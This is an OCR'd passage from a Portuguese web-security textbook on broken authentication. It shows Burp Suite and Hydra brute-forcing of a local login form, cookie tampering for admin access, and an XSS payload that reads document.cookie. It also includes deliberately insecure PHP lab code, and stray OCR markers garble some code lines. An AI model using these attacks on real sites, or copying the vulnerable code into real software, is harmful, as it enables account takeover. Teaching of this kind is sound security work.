

Figura 8.23 – Delimitando o nome de usuário e senha para que seja possível o ataque de força bruta.

8. Em Intruder > Payloads > Payload Sets > Payload type, selecione o tipo Simple list.
9. Em Payload Options, adicione as prováveis senhas (admin123, 123admin, nimda etc.).
10. Em Intruder > Options > Grep – Match inclua o termo *Login incorreto* (Figura 8.24). A ideia é buscar respostas que não contenham esse termo. Logo, será um login válido.
11. Inicie o ataque clicando em Start attack.
12. Uma nova aba será aberta. Um dos modos de saber se foi encontrado o login de acesso é por meio do termo buscado em Grep – Match (etapa 10). A única tentativa que não corresponde ao termo buscado será o login válido (Figura 8.25). Observe também que o código HTTP (coluna Status) é o 302 (redirecionamento para a página admin.php) e o tamanho da página (coluna Length) difere do restante.



Figura 8.24 – Configurando a mensagem de erro.



Figura 8.25 – O login válido não contém um checkbox na coluna Login

incorreto.

13. Em vez de o Burp Suite ser configurado para filtrar respostas que contêm as mensagens de erro (etapa 10), pode-se configurar a mensagem de sucesso (*Bem vindo* – Figura 8.26). Nesse caso, habilite o redirecionamento automático (Figura 8.27). A Figura 8.28 mostra que o checkbox está habilitado quando o login é válido.



Figura 8.26 – Configurando a mensagem de sucesso.



Figura 8.27 – Habilitando o redirecionamento em caso de código HTTP 3xx.



Figura 8.28 – O login válido contém um checkbox na coluna Bem vindo.

8.2.4.5 Autenticação via formulário (método POST)

Será necessário criar o seguinte ambiente:

1. Configure um banco de dados, conforme descrito em “8.2 A2 – Quebra de autenticação e gerenciamento de sessão”.
2. Crie o arquivo /var/www/html/admin.php com o seguinte conteúdo:

```
<?php
session_start();
if( ! $_SESSION["usuario"] )
   header("Location: loginPOST.php");
else
   echo "Bem vindo $_SESSION[usuario]";
?>
```

3. Crie o arquivo /var/www/html/loginPOST.php com o seguinte conteúdo[7]:

```
<?php session_start() ?>
<form action="" method="POST">
   Login: <input type="text" name="login"><br>
   Senha: <input type="text" name="senha"><br>
   <input type="submit" name="Enviar" value="Enviar">
```

```
</form>
<?php
if( isset($_POST["login"]) AND isset($_POST["senha"]) ){
include "/var/www/conecta.php";
$login = addslashes($_POST["login"]);
$senha = addslashes($_POST["senha"]);
$sql = "SELECT * FROM usuarios WHERE login = '$login' AND senha='$senha' ";
$dados = mysqli_query($conexao, $sql);
if( $linha = mysqli_fetch_assoc($dados) ){
   $_SESSION["usuario"] = $linha["login"];
   header('Location: admin.php');
}
uelse
   vecho "Login incorreto";
mysqli_close($conexao);
}
?>
```

Para realizar a quebra de senhas com o Hydra, utilize o módulo http-post-form. Ele é similar ao http-get-form, com a diferença de ser inserido o corpo da requisição POST[8] na opção -m:

```
root@kali# hydra -l admin -p admin123 http-post-form://127.0.0.1
 -m "/loginPOST.php:login=^USER^&senha=^PASS^&Enviar=Enviar:Login incorreto"
```

Realizar a quebra de senhas no Burp Suite em formulários que utilizam o método POST é similar a formulários que utilizam o método GET, com a diferença de que o caractere especial § deve delimitar as variáveis que serão testadas no corpo da requisição POST (Figura 8.29).



Figura 8.29 – Quebra de senhas em formulários que utilizam o método POST.

Há formulários que não exibem a mensagem de erro (não há linha u e v do arquivo loginPOST.php). Nesse tipo de circunstância, o Grep – Extract será útil, pois delimita o termo de que se deseja fazer a filtragem (Figura 8.30). Ao realizar o ataque[9], o termo extraído é diferente quando um usuário bem autenticado loga no sistema (Figura 8.31).

Figura 8.30 – Trecho que deve ser monitorado e extraído de respostas.



Figura 8.31 – O usuário foi bem autenticado no sistema.

8.2.5 Botões de sair (logout)

Muitos botões de logout não realizam o logout em si. Caso um usuário realize o logout e mantenha o browser aberto, outra pessoa poderá usar a sessão anteriormente criada.

Será necessário criar o seguinte ambiente:

1. Configure um banco de dados, conforme descrito em “8.2 A2 – Quebra de autenticação e gerenciamento de sessão”.
2. Crie o arquivo /var/www/html/admin.php com o seguinte conteúdo:

```
<?php
session_start();
if( ! $_SESSION["usuario"] )
   header("Location: login.php");
else
   echo "Bem vindo $_SESSION[usuario]<br><a href='logout.php'>sair</a>";
?>
```

3. Crie o arquivo /var/www/html/login.php com o seguinte conteúdo:

```
<?php session_start() ?>
<form action="" method="POST">
   Login: <input type="text" name="login"><br>
   Senha: <input type="text" name="senha"><br>
   <input type="submit" name="Enviar" value="Enviar">
</form>
<?php
if( isset($_POST["login"]) AND isset($_POST["senha"]) ){
   include "/var/www/conecta.php";
   $login = addslashes($_POST["login"]);
   $senha = addslashes($_POST["senha"]);
   $sql = "SELECT * FROM usuarios WHERE login = '$login' AND senha='$senha' ";
   $dados = mysqli_query($conexao, $sql);
   if( $linha = mysqli_fetch_assoc($dados) ){
      $_SESSION["usuario"] = $linha["login"];
      header('Location: admin.php');
   }else
      echo "Login incorreto";
   mysqli_close($conexao);
}
?>
```

4. Crie o arquivo /var/www/html/logout.php com o seguinte conteúdo:

```
<?php
```

```
session_start();
u//session_destroy();
vheader('Location: login.php');
?>
```

5. Acesse o endereço http://localhost/login.php e realize o login como administrador (*admin*/*admin123*). Você será redirecionado para a página administrativa (http://localhost/admin.php).
6. Clique no botão sair. Você será enviado para a página http://localhost/login.php. Teoricamente, o sistema realizou o logout, porém, ao acessar novamente o endereço http://localhost/admin.php, o usuário ainda está com a sua sessão ativa, pois se realizou apenas um redirecionamento (linha v do arquivo logout.php), sem que a sessão fosse corretamente finalizada.
7. Descomente a linha u do arquivo /var/www/html/logout.php.
8. Acesse o endereço http://localhost/login.php e realize o login como administrador (*admin*/*admin123*). Você será redirecionado para a página administrativa (http://localhost/admin.php).
9. Clique no botão sair. Você será enviado para a página http://localhost/login.php. Ao tentar acessar de novo o endereço http://localhost/admin.php, a sessão é corretamente finalizada, impossibilitando que outros usuários acessem o sistema com credenciais antigas.

8.2.6 Gerenciamento de cookies

Um erro muito comum é criar cookies para gerenciamento de sessões, em vez de usar a função session_start() para criar um cookie de sessão. Há dois problemas nesse tipo de abordagem. O primeiro é que qualquer usuário poderá alterar o próprio cookie, realizando escalonamento de privilégios para um usuário administrativo. O segundo é que, dependendo do tempo de validade do cookie, um usuário poderá acessar o sistema com credenciais antigas.

Será necessário criar o seguinte ambiente:

1. Configure um banco de dados, conforme descrito em “8.2 A2 – Quebra de autenticação e gerenciamento de sessão”.

2. Crie o arquivo /var/www/html/admin.php com o seguinte conteúdo:

```
<?php
if( isset($_COOKIE["usuario"]) )
   echo "Bem vindo $_COOKIE[usuario]";
else
   header("Location: login.php");
?>
```

3. Crie o arquivo /var/www/html/login.php com o seguinte conteúdo:

```
<form action="" method="POST">
   Login: <input type="text" name="login"><br>
   Senha: <input type="text" name="senha"><br>
   <input type="submit" name="Enviar" value="Enviar">
</form>
<?php
if( isset($_POST["login"]) AND isset($_POST["senha"]) ){
   include "/var/www/conecta.php";
   $login = addslashes($_POST["login"]);
   $senha = addslashes($_POST["senha"]);
   $sql = "SELECT * FROM usuarios WHERE login = '$login' AND senha='$senha' ";
   $dados = mysqli_query($conexao, $sql);
   if( $linha = mysqli_fetch_assoc($dados) ){
      usetcookie("usuario", $linha['login'], time()+60*60*24);  // O cookie tem
                                                // validade de um dia
      header('Location: admin.php');
   }else
      echo "Login incorreto";
   mysqli_close($conexao);
}
?>
```

4. Acesse o endereço http://localhost/login.php e realize o login com o usuário daniel, você será redirecionado para a página http://localhost/admin.php e a mensagem *Bem vindo daniel* será exibida. Realize a interceptação do tráfego com o Burp Suite e altere o valor do cookie com o nome de usuário para *admin*. O acesso ao painel administrativo será feito (Figura 8.32).



Figura 8.32 – Alterando o valor do cookie, é fornecido o acesso ao painel administrativo.

5. Em vez de modificar cada requisição com o Burp Suite, o Add-on Cookies Manager+ facilita o gerenciamento de cookies (Figura 8.33). O valor de qualquer cookie pode ser alterado com esse Add-on (Figura 8.34).



Figura 8.33 – Gerenciando cookies com o Add-on Cookies Manager+.

Figura 8.34 – Alterando o valor do cookie com o Add-on Cookies Manager+.

O outro problema em gerenciar sessões de login por meio de cookies criados manualmente é o tempo de validade do cookie. A linha u do arquivo login.php define o tempo de validade do cookie usuario como um dia. Mesmo que o usuário feche o browser, o cookie não é destruído (apenas o de sessão criado com a função session_start() é destruído). Assim, outra pessoa, ao visitar o endereço http://localhost/admin.php, acessará a sessão antiga.

Outros problemas relacionados aos cookies envolvem a criação de cookies sem a flag HTTPOnly e Secure.

Ao criar um cookie sem a flag HTTPOnly e caso o sistema apresente vulnerabilidade de XSS, um atacante poderá obter facilmente o cookie de sessão usado pelo usuário.

Exemplo:

1. Crie o arquivo /var/www/html/HTTPOnly.php com o seguinte conteúdo:

```
<?php
session_start();
if( isset($_GET["nome"]) )
   echo "Seu nome: $_GET[nome]";
?>
```

2. Um ataque de XSS revela o valor do cookie de sessão PHPSESSID:

```
http://localhost/HTTPOnly.php?nome=<script>alert(document.cookie)</script>
```

3. Modifique o arquivo /var/www/html/HTTPOnly.php:

```
<?php
// O cookie de sessão será válido enquanto o browser estiver aberto,
// para todo o site e domínio. É transmitido por HTTP e é do tipo HTTPOnly
session_set_cookie_params(0, "/", "", False, True);
session_start();
if( isset($_GET["nome"]) )
   echo "Seu nome: $_GET[nome]";
?>
```

